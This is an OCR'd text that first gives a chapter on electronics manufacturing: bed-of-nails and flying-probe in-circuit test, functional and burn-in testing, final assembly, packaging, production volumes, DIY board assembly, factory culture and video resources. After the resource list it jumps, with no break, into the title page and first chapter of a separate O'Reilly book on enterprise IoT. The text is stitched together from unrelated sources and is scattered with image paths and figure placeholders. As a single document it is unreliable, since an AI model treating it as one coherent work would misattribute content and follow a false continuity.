


FIGURE 2-27.

ICT is used to demonstrate that PCBAs are built correctly, by analyzing electrical characteristics such as the resistance of each solder joint. High-volume ICT is most commonly performed using a *bed-of-nails tester*, in which a large number of probes are placed on the PCBA simultaneously - up to several thousand in some test setups. Various test signals are introduced into some probes, and responses measured at other probes.

The probes are typically spring-loaded and set into a special board called a *test fixture*, usually custom-made for each PCBA design. Each probe connects to the circuit being tested (sometimes called the *device under test* or *DUT*) by touching a conductive patch on the board, normally either:

- a *test pad* purposely designed into the board for test, or
- a *via* used by circuit board designers to run a signal from one PCB layer to another, which also happens to serve as nice test point

Figure 2-28 shows a typical bed-of-nails system, Figure 2-29 shows some more detail of how the probes make contact, and Figure 2-30 shows some test pads and vias which are used for probe contact to the PCB.

FIGURE 2-28. Placeholder for bed-of-nails tester




FIGURE 2-29. Placeholder for bed-of-nails fixture contact detail




FIGURE 2-30. Placeholder for test pads and vias

The board and test fixture are brought into precise contact with one-another, then test software runs through a programmed sequence designed to uncover problems with the board, which can include shorts or opens (e.g., leads lifted from pads), bad component orientation (which sometimes can't be caught in AOI), wrong component values, defective components, and signal integrity issues (i.e., do signals propagate properly to destinations on the board without undue degradation).

Experienced designers/developers try to design product PC boards that permit every electrically-unique spot on the board (called a *net* by electronics folks) to be accessible by a probe, but this often cannot be achieved due to various constraints, such as the size of the board ("*sorry, we can't fit another test pad in, we're too cramped for space!*").

Since ICT electrically access most or all pins on all components, its connections can also be used to program devices such as flash memory, to perform calibrations and tuning, and to run functional tests (covered next).

FUNCTIONAL TEST




FIGURE 2-31.

Functional test focuses on the higher-level functionality of the board, beyond the direct testing of whether components are properly soldered into place. For example, a functional test might involve loading some test firmware into a processor that's part of the PCBA being tested, having that processor run diagnostics on memory and peripherals, and then outputting the results to a PC via serial port. The PC, in turn, flashes a big green PASS or big red FAIL on its screen, and records the detailed test results to a database for analysis.

Functional test ensures that a range of parts are working together correctly *as a system*. It can also be used to implicitly test circuitry that could not be tested during ICT because of nets that are inaccessible to probes. For example, if a test point is not available to access the net that includes pin X of a certain chip, functional test can implicitly test that pin by running an operation that can only succeed if pin X is soldered to the board and functioning properly.

Functional test can be performed as part of ICT, or at a separate station by communicating with the PCBA via serial port, USB, Ethernet or similar. For most products, a final functional test is run after a device is fully assembled. In many cases, functional tests are also performed at interim points during manufacturing. For example, each PCBA in a multi-board system might undergo its own functional test to ensure that it's assembled properly, and then the system is tested again as a whole after final assembly to make sure that the boards are assembled together properly.

Burn-in testing

In some instances, boards are allowed to operate for hours, days or longer while undergoing functional test, sometimes under stressful conditions (e.g., at hotter temperatures than normally encountered). This might be done for a number of reasons, but most often it's to encourage marginal boards to fail before they leave the factory – much better to fail in the factory than to fail in a customer's hands.

Well-designed boards rarely require burn in, but there are exceptions. For example, if a board is going into an application where the cost of failure is tremendous, such as in a satellite, burn-in might be a good idea to reduce an already-small possibility of failure in shipped devices.

Final Assembly




FIGURE 2-32.

In final assembly. a.k.a. *box build*, PCBAs and mechanical components are assembled into a finished unit, typically by hand. This can take anywhere from a few minutes for simple devices, to several person days or longer for sophisticated systems such as scientific instruments.

Through each step, workers carefully follow assembly instructions, diagrams, and/or videos to ensure that each unit is built correctly. This documentation is best produced as a joint effort between designers/developers and factory staff, and time should be budgeted for this activity during project planning.

There are often checks during the process to ensure that things are, in fact, being assembled correctly: for example, we might check a voltage

right after attaching an internal cable to ensure that the connection is good, so we don't wait until after our product is fully assembled to find that it's a bad connection (whereupon we'll need to pull it back apart).

It's important to take care during design/development to make the assembly process easy and efficient. First off, final assembly is typically the most labor-intensive step in manufacturing, so anything we can do to shorten the time of this task can yield significant savings. This is where design for assembly comes into play, as discussed earlier in this chapter and in Chapter 1.

Second, a more-complex assembly increases the quantity of assembly instructions that we must produce for the factory. It's critical that technicians have unambiguous instructions on how to build the product, and creating these instructions is easier if assembly is simple and straightforward.

Finally, product reliability can be compromised if assembly is tricky. For example, if a technician's hand cannot get direct access to a connector when it comes time to mate with its cable, she might need to place the cable and lock it into place using a small pliers poked through an opening. This can easily lead to a connection that's much less reliable than if it we'd considered this step beforehand and designed the product for good access during assembly.

Final Functional Test




FIGURE 2-33.

As mentioned earlier, a final test sequence is typically performed after final assembly. While technically this is part of functional test, I've

broken it out in our diagram since it tends to be more manual and subjective than other functional tests.

In this step a technician usually checks overall fit and finish of the device (e.g., all parts seem to be properly put together, no scratches, and so forth), then turns the device on and perhaps performs some simple operations to make sure that all seems OK. Normally there's a checklist for the tester to follow, but much of the testing is subjective and therefore tricky to quantify. For example, one tester might notice a faint scratch, another tester might not. Achieving reasonable consistency of pass/fail pronouncements between testers, and over time, is the challenge here.

Once we're successfully through final functional test, we have a product to ship. Next, we'll box it up to ensure that our unit remains attractive and functional while on its way to its new owner.

Packaging




FIGURE 2-34.

Finished units are made ready for sale by assembling them into a box, along with associated parts, manuals, protective foam, bags, etc. These product boxes, in turn, are usually placed into shipping cartons.

Packaging is usually pretty straightforward: bagging, taping, folding, and so forth. It's usually a fully-manual step, thus taking a little care to make the job easy can pay good dividends in fewer missteps, (e.g., fewer boxes missing items) and reduced manufacturing costs.

All boxed up, our units are finally ready to turn into revenue!

More, and Less

Now that we've reviewed a general process for manufacturing in medium volumes, let's look at how things might change for higher and lower volumes.

HOW MANY?

While the basic manufacturing tasks are similar no matter what our build quantity is, the way in which these tasks are accomplished can vary quite a bit depending on yearly or lifetime production volumes. As quantities increase, the use of automation tends to increase with it.

Suppose that we have a manufacturing task that can be performed, by hand, in one minute. If we're expect to only build say 100 units of that product over its lifetime, e.g. a communications satellite, spending $10,000 to automate this task doesn't make sense: US contract manufacturer labor costs are in the ballpark of $1 a minute, so we'd be spending $10,000 to save $100 over the product's lifetime. However, if we expect to build *1 million* units over the product's lifetime, e.g., a portable disk drive for consumer use, then our $10,000 investment in automation will save $1 million in manufacturing costs, which is a very good bargain.

For purposes of thinking about the relative production volumes, the following categories will be used in this book.

- Very high volume: >100,000 per year
- High volume: 10,000-100,000 per year
- Medium volume production: 1,000-10,000 per year
- Low volumes: 100 – 1,000 per year
- "Proto-duction" (so-called because production techniques are somewhat similar to prototype production): < 100 per year

Note that these are not standardized categories or numbers: for example, when a huge contract manufacturer (CM) that builds cell phones hears "low volume" they might think in terms of fewer than 100,000 units per year, whereas a small specialized CM might translate "low volume" into under 100 per year. When communicating with others about manufacturing volume, it's important to provide ballpark numbers to ensure that everyone's on the same page.

HIGHER-VOLUME PRODUCTION

Higher-volume production is substantially similar to the process above, but with an increased emphasis on automation and inventory control.

- Supply chain will have more effort devoted to managing inventory, since inventory can become a large investment, perhaps millions of dollars. The supply chain staff at both the company that sells the product and its contract manufacturer will likely include more people. The two organizations will become much more "cozy" with one-another, and with component suppliers, in order to ensure that inventory is minimized and supply of components and finished products are not interrupted.
- There will be a greater emphasis on tweaking the design even after manufacturing is running smoothly, to cut costs, improve quality, and/or account for component shortages. Supply chain will have a close ongoing relationship with designers/developers or with a *sustaining engineering* group specifically charged with supporting and improving ongoing production.
- Work performed by hand at lower volumes may be automated. For example, components that are not amenable to reflow soldering in an oven may be soldered using automated selective soldering technologies.
- There will be more emphasis during the design/development process on reducing the need for hand work (i.e., DFA as discussed in Final Assembly and in Chapter 1).
- To reduce the number of assemblies that need repair or are scrapped, greater efforts will be made to collect and analyze statistical quality data. The results will be used to improve the design/development and manufacturing processes.

LOWER-VOLUME PRODUCTION

In lower-volume production, the focus is the opposite of high-volume production – the emphasis is on reducing fixed costs that are difficult to recoup due to the small number of boards that will be built. This typically means more manual work. Here are some tactics that can be suitable for lower-volume production:

Relaxed inventory control

Low-volume products tend to be high-priced products, and the cost of parts is typically a smaller percentage of total product cost as compared to higher-volume products. Also, the effort (i.e., cost) of having professionals carefully manage inventory will end up being fairly high when looked at on a per-unit basis. So the best bet is usually to *not* be in a position where inventory must be carefully managed.

Keeping a relatively-large inventory of parts, e.g. always having at least six months' worth on hand, will reduce the risk of an interruption of inventory that becomes an interruption of shipping products. Potential reengineering and retooling costs associated with parts becoming unavailable can be avoided altogether by purchasing enough parts to build as many units as is anticipated for the rest of the product's life - this is called a *lifetime buy*. At the very least, if we ask, manufacturers and distributors will notify us when a part is going obsolete (called an *end-of-life (EOL) notice)* so manufacturers can have the opportunity to plan, including purchasing sufficient inventory.

Substituting flying-probe ICT for bed-of-nails

In flying-probe testing, shown in Figure 2-35, one or more robotically-controlled probes "fly" around the board, making electrical measurements at exposed metal features such as component pins, vias, test points, and so forth.

The advantage of flying-probe vs. bed-of-nails is that the former does not require an expensive custom test fixture with hundreds or thousands of precisely-located probes. Instead, the positions to be touched with the probes are programmed into a computer: the PCB database is pulled into the test system, and a test engineer indicates the points to be probed and the tests to be run. Also, because the per-board customization is only in software, flying-probe tests can be updated with relatively minimal effort when a board design changes, whereas bed-of-nails fixtures require rework (or even a new fixture) when a board design is updated.

FIGURE 2-35. Placeholder for Flying Probe

The disadvantages of flying probe vs. bed-of-nails include:

- Flying probe is relatively basic compared to bed-of-nails, because fewer points on the circuit are being tested simultaneously, but it can perform a good range of tests including finding open circuits and shorts, verifying resistor and capacitor values, and some more advanced testing.
- Flying probe takes quite a bit more time as probes are moved from test point to test point, rather than contacting all test points at once. This can be a definite bottleneck as manufacturing volumes increase.

Relying on functional test only

There's a growing trend towards eliminating ICT and flying probe altogether and relying only on functional test. The benefits here include:

- Not needing expensive circuit-based test equipment. This is attractive to people who'd like to build in-house rather than using a factory (see factoryless board assembly, below).
- Not requiring the specialized services of factory-test engineers. Functional tests are more likely to fall within the expertise of design/development engineers.

The disadvantages include:

- The difficulty in testing 100% of the system. It's generally pretty easy to test most of a system using functional test -- in products with embedded processors, just turning on a unit and seeing if it starts/boots properly, while measuring power draw, is often a reasonable confirmation that power supplies, processor, memory, major busses and peripherals are *basically* working. But testing *all* functionality can involve writing a lot of tests.
- Marginal functionality can be missed. For example, suppose that an on-board power supply is designed to produce 2.7v within 5% tolerance, but in fact is only producing 2.5v on one assembled board (a 7% difference). The components powered by the 2.7v supply might actually function at 2.5v, so functional test would look fine. But the out-of-tolerance voltage is likely due to a manufacturing error or a bad part, and subsequently there's a high risk that something bad will occur in that unit over time - circuit failures, shorter battery life,

etc. In comparison, this problem would be caught by measuring the voltage directly using ICT or flying probe.

Factoryless board assembly

Feeling adventurous and/or parsimonious? There are a number of techniques for assembling PC boards without expensive factory-grade production equipment. The general theme is to:

1. Manually squeegee solder onto the PCB through a stencil.
2. Place parts by hand using a pair of tweezers or similar (tedious, but not as impossible as you might think)
3. Solder the parts using a soldering iron, hot-air rework station, toaster oven, electric skillet, or inexpensive semi-industrial-grade reflow oven.

Specific instructions for assembling boards "on the cheap" like this can be easily found on the Web, see the Resources section of this chapter for more details.

These techniques can work for smaller boards in smaller quantities, but there can be significant challenges and constraints due to the number of manual steps involved, and the non-optimal equipment that's used. In short, factoryless PCB assembly ain't simple, takes a long time, and there are things that can't really be done by hand (e.g., I'll cough up $100 to the first person who can properly solder a 1,000+ pin BGA package using an electric skillet.) But for short runs and/or simple boards, it's definitely an option.

The people stuff: factory culture

To understand how factories work, it's as important to understand the culture behind the "action" as it is to understand the equipment and processes. While design/development culture is all about nonstop creativity, basically contained chaos at times, manufacturing culture is all about process, precision and repeatability.

As we've seen in this chapter there's a lot of stuff that needs to work properly for a product to make it through the factory and out the door to customers. Lots of steps, many bits to be soldered, lots of testing of various sorts, and so forth. Deviations in process, such as setting a reflow oven five degrees too high, almost never makes a product better, and

almost invariably causes expensive problems like low factory yields or high rates of field failures. In factories, change that's accidental or not carefully thought out is usually a bad thing.

As a result, while designers/developers are mighty engines of continuous change - *making changes is what we do for a living* - factories are strongly biased towards *stasis*, keeping things the same. Getting a factory to make a quick change is as easy as getting a designer/developer to follow a checklist, which can result in a cultural divide and occasional hard feelings:

> "Why do I need to fill out so much paperwork to get these factory folks to change their process? It's just a capacitor change, what's the big deal?"

> "Another capacitor change? Last time we made a capacitor change they swore it wouldn't change anything but we started having failures during ICT because it was a different value and screwed up the test, we had to get test engineers in here on a Sunday to get things running. What's with those design engineers? Will they stop tweaking the product already, it's sucking up way too much of everyone's time, and they'll just yell at us when they get the bill."

For us, that one capacitor change is just a tiny thing, but for the factory that one change might require several machines to be reprogrammed and tests performed to see that the new programming is correct, product test procedures altered, new capacitor inventory ordered, old capacitors scrapped or sold, and so forth.

In addition, as mentioned at this chapter's start, designers and developers tend to not understand how factories work, nor do we naturally tend to think much about the manufacturing effort - we sometimes design things that can barely be assembled in our own office/lab, and we somehow expect that the manufacturing folks will figure out how to do a quick and reliable job of it when the numbers scale up.

In later chapters we'll discuss some practical ways that design/development and manufacturing can work together to build better products (and have more fun together). For now, it's enough to know that the two worlds are different, but they're different for very good reasons that should be respected.

Final thoughts

Hopefully this chapter has helped a little to demystify the manufacturing process, to build a better picture of how disparate parts can be reliably turned into products. In future chapters we'll talk more about the specifics of designing for manufacturability, and about effectively working with manufacturing folks as a key part of our development process.

In the next chapter, we'll swing back to design and development, getting a bird's-eye view of the entire design/development process before diving into the specifics of that process in later chapters.

Resources

The Web has lots of information about various aspects of manufacturing, but mostly in bits and pieces. There's little that pulls everything together. The way to learn more is to get a tour of a local contract manufacturer (CM), and ask lots of questions – particularly if the CM might end up getting some substantial business through you, they can be quite accommodating.

The next best thing to a live tour is to see the various machines and processes in action via videos, so below I've put together a collection of videos available on the web that does a reasonable job of showing the "good stuff".

FACTORY AUTOMATION

AdaFruit has some nice videos (https://www.youtube.com/playlist?list=pl2d9f7601f958b970) that show off manufacturing automation in their own factory. While the machinery is pretty typical for a small manufacturing facility, the rest is decidedly more casual and funky than is typical in a manufacturing environment – which clearly works well for AdaFruit, probably because of continuous close interaction between designers/developers and manufacturing folks. Two videos in the set are of particular note:

- How it's made - Ladyada and Micah Scott manufacturing Fadecandy at Adafruit (http://youtu.be/uvwwitjn5uu) Longer video with some coverage of loading reels into the pick-and-place, solder application, a moment on reflow, and functional test. One interesting bit starts at about 1:50, a discussion of what color LED to have the pick-and-place use on the board. It would be more typical to have a parts list (a.k.a. Bill of Materials or BOM) available and for the factory to obtain and

load whatever part is specified on the BOM. It's likely in this case that AdaFruit has a few standard-sized LEDs in a few colors that stay loaded in the pick-and-place all of the time, and the designer/developer simply picks the color(s) they want in the sizes they've specified, as seen in the video.

- Adafruit pick and place machine in action! ADXL335 (http://youtu.be/7brvy6xndm0) A close-up view of the pick-and-place at work.

Shenzhen Tena RK3188 HDMI Stick Factory Tour (http://youtu.be/rfhc0liz8qq) is a video tour of a factory in Shenzheng China that builds little Android-based computers and TV tuners. This factory is not too different from what we'd expect to see in US for manufacturing consumer goods. It shows almost the entire build process, including pick-and-place, inspection, programming, functional test, assembly, and burn in. A few notes:

- Inspection after PCB assembly is performed by eye instead of by AOI machine. Perhaps because labor is relatively low cost compared to US, and/or reliability is less critical for this product.
- The blowing air jets at 13:30 are an *air shower*. Air showers are used to blow particulates off before people enter a clean area – in this case the cleanliness is presumably so dust particles don't land on optical components and cause specks.
- The metal stamping machinery at 18:40 is not typical of a factory – stamped metal is usually ordered from outside vendors.
- At 22:30, the video shows incoming inspection of vendor parts to ensure that the parts meet requirements. This process is not described earlier in this chapter, but should be performed on parts we're not confident will meet necessary specifications.

FACTORYLESS (E.G., DIY) MANUFACTURING

There's no shortage of videos on factoryless PCB assembly videos on YouTube. For hand soldering and rework, a couple of good sources are:

- David Jones EEVblog (https://www.youtube.com/playlist?list=pl2862bf3631a5c1aa) on YouTube has a playlist of videos primarily covering hand soldering and rework from David Jones' EEVBlog series. Fun, frenetic, and lots of good information.

- Sparkfun has a set of tutorials on and building SMT boards (https://www.sparkfun.com/tutorials/category/2) on their site, including their notorious reflow skillet video. Also available thanks to Sparkfun, on YouTube, is an additional playlist of videos on hand soldering (https://www.youtube.com/playlist?list=pl8bhmojopt7bx8bctch5f6-ec6jlh-cod).

For DIY-level PCB assembly automation, i.e., using small machines rather than relying totally on hand assembly, Dangerous Prototypes has a few videos on tools for smaller scale manufacturing:


- TM220A table top pick and place overview (http://youtu.be/yrxcy00nud8) Review of an inexpensive table-top pick-and-place.
- Infrared reflow oven Qinsi QS-5100 (http://youtu.be/girly3vnnvw) Review of an inexpensive small infrared reflow oven. Has a good discussion of the tradeoffs of using small ovens vs. hotplates for reflow.
- 983A/986A Solder Paste Dispenser (http://youtu.be/s3-y1rjxd1e) an alternative to stencil and squeegee for applying solder paste to PCBs.

O'REILLY®

Dirk Slama, Frank Puhlmann,
Jim Morrish & Rishi M. Bhatnagar

Enterprise IoT

Strategies & Best Practices for Connected Products & Services



Enterprise IoT

Dirk Slama, Frank Puhlmann, Jim Morrish, and Rishi M. Bhatnagar

Beijing • Cambridge • Farnham • Köln • Sebastopol • Tokyo O'REILLY®

Table of Contents

CHAPTER 1

Overture

Mission: 50 Billion Connected Devices by 2020

If you did a Google search for "IoT" in 2012, the top results would have included "Illuminates of Thanateros" and "International Oceanic Travel Organization." A search for "Internet of Things" would have produced a results page with a list of academic papers at the top, but with no advertisements – a strong indicator if ever there was one that in 2012, few people spent marketing dollars on the IoT.

Two years on, and this had changed dramatically. In 2014, the IoT was one of the most hyped buzzwords in the IT industry. IT analysts everywhere tried to outdo each other's growth projections for 2020, from Cisco's 50 billion connected devices to Gartner's economic value add of 1.9 trillion dollars.




FIGURE 1-1. IoT predictions

Until we have reached this point in the future, no one can tell just how realistic these predictions are. However, the excitement generated around these growth numbers is significant, not least because it highlights a general industry trend, while also creating a self-fulfilling prophecy of sorts.

We saw something similar happening with the auctioning of new mobile spectrum in the early 2000s. Literally billions were invested in the mobile Internet. And although it took longer than expected (remember the WAP protocol?), the mobile Internet eventually took off with the launch of Apple's iPhone, and has since exceeded market expectations.

Meanwhile, Google – another major player in the mobile Internet sphere – has bet heavily on the IoT with its acquisition of Nest and Nest's subsequent acquisition of DropCam. 2014 also saw many large IT vendors, such as PTC with its acquisitions of ThingWorx and Axeda, pushing themselves into pole position in the race for IoT supremacy. On the industry side of things, many central European manufacturers and engineering companies rallied around the Industry 4.0 initiative, which promotes the use of IoT concepts in manufacturing. GE heavily promoted the Industrial Internet and spearheaded the establishment of the Industrial Internet Consortium. Many industrial companies began implementing IoT strategies and launching IoT pilot programs. And slowly the first real results emerged. Some were telematics or M2M solutions dressed up as IoT solutions, while others were true IoT solutions according to our definition, which we will provide in the next section ("Enterprise IoT").

Thus, at the time of writing, it seems that the final verdict on the significance of the IoT is still out. However, it looks as though industry is determined to seize the opportunities promised by the IoT. The authors of this book believe that the IoT (or whatever it will be called five to ten years from now) will become as fundamental as the Internet itself. It took the Internet about 25 years to become as ubiquitous as television and the telephone system and to transform a large number of industries. The situation in 2014 is reminiscent of the climate in the early 1990s, when we had our first exposure to Mosaic and later Netscape and the promises they stood for. Just think what a long way we have come since then, and where we stand with the IoT at the present time.

Customer Perspective: Value-Added Services

From the customer's point of view, the main benefit offered by the IoT will be new services enabled by connected products and (potentially) backend services based on big data. The figure below provides an overview. Within different ecosystems (we call them Subnets of Things, or SoTs), assets (or devices that are part of an asset) are connected to a cloud or enterprise backend. New services are emerging with software running both on the asset and in the backend. For example, the Connected Horizon [BoschCH14] is a technology that has been developed by Bosch. It provides a backend that combines traditional map data with additional data such as traffic signs and road conditions, and then uses this data in the car to provide the driver and the vehicle's various control devices with important advance information that enables safer driving. This is a good example of an SoT that already integrates a multitude of devices and external data sources.

Integration between different SoTs can occur at multiple levels. Assets can communicate with each other directly, for instance in Car2Car, Car2X, etc. Alternatively, integration can take place in the backend, with examples such as Cloud2Cloud, Cloud2Enterprise, and so on.




FIGURE 1-2. Internet of Things and Services (IoTS)

For the end user, the advantages are value-added services based on connected assets and devices. Big data can provide contextual information, as seen in the Connected Horizon example. Furthermore, big data analytics can be used to initiate additional customer services, such as recommendations based on customer profile and current location. There is no shortage of ideas for new business models based on these new technological capabilities.

Manufacturer Perspective: Connected Asset Lifecycle Management

From the manufacturer's point of view, the potential impact of the IoT is equally as vast. Most manufacturers today hear very little about their products once they leave the factory. In fact, this was traditionally seen as the best possible outcome, the most likely alternative being a costly product recall.

The ability to connect (almost) any kind of product to the IoT has the potential to fundamentally transform the value chain of product manufacturers. The traditionally disconnected asset lifecycle will become a fully connected asset lifecycle.

